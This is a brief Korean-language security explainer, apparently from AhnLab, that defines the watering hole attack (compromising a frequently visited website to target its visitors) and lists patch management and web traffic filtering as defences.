워터링 홀 (Watering Hole)

- 자주 방문하는 **웹 사이트를 먼저 침해**한 뒤, 해당 사이트 방문자를 노려 공격하는 방식
- 초기 실행에 **사용자 상호작용**이 **필요하지 않음**
- 소프트웨어 보안 취약점 악용
- **보안 패치 관리**, **웹 트래픽**을 통한 차단

More security, More freedom

www.ahnlab.com

AhnLab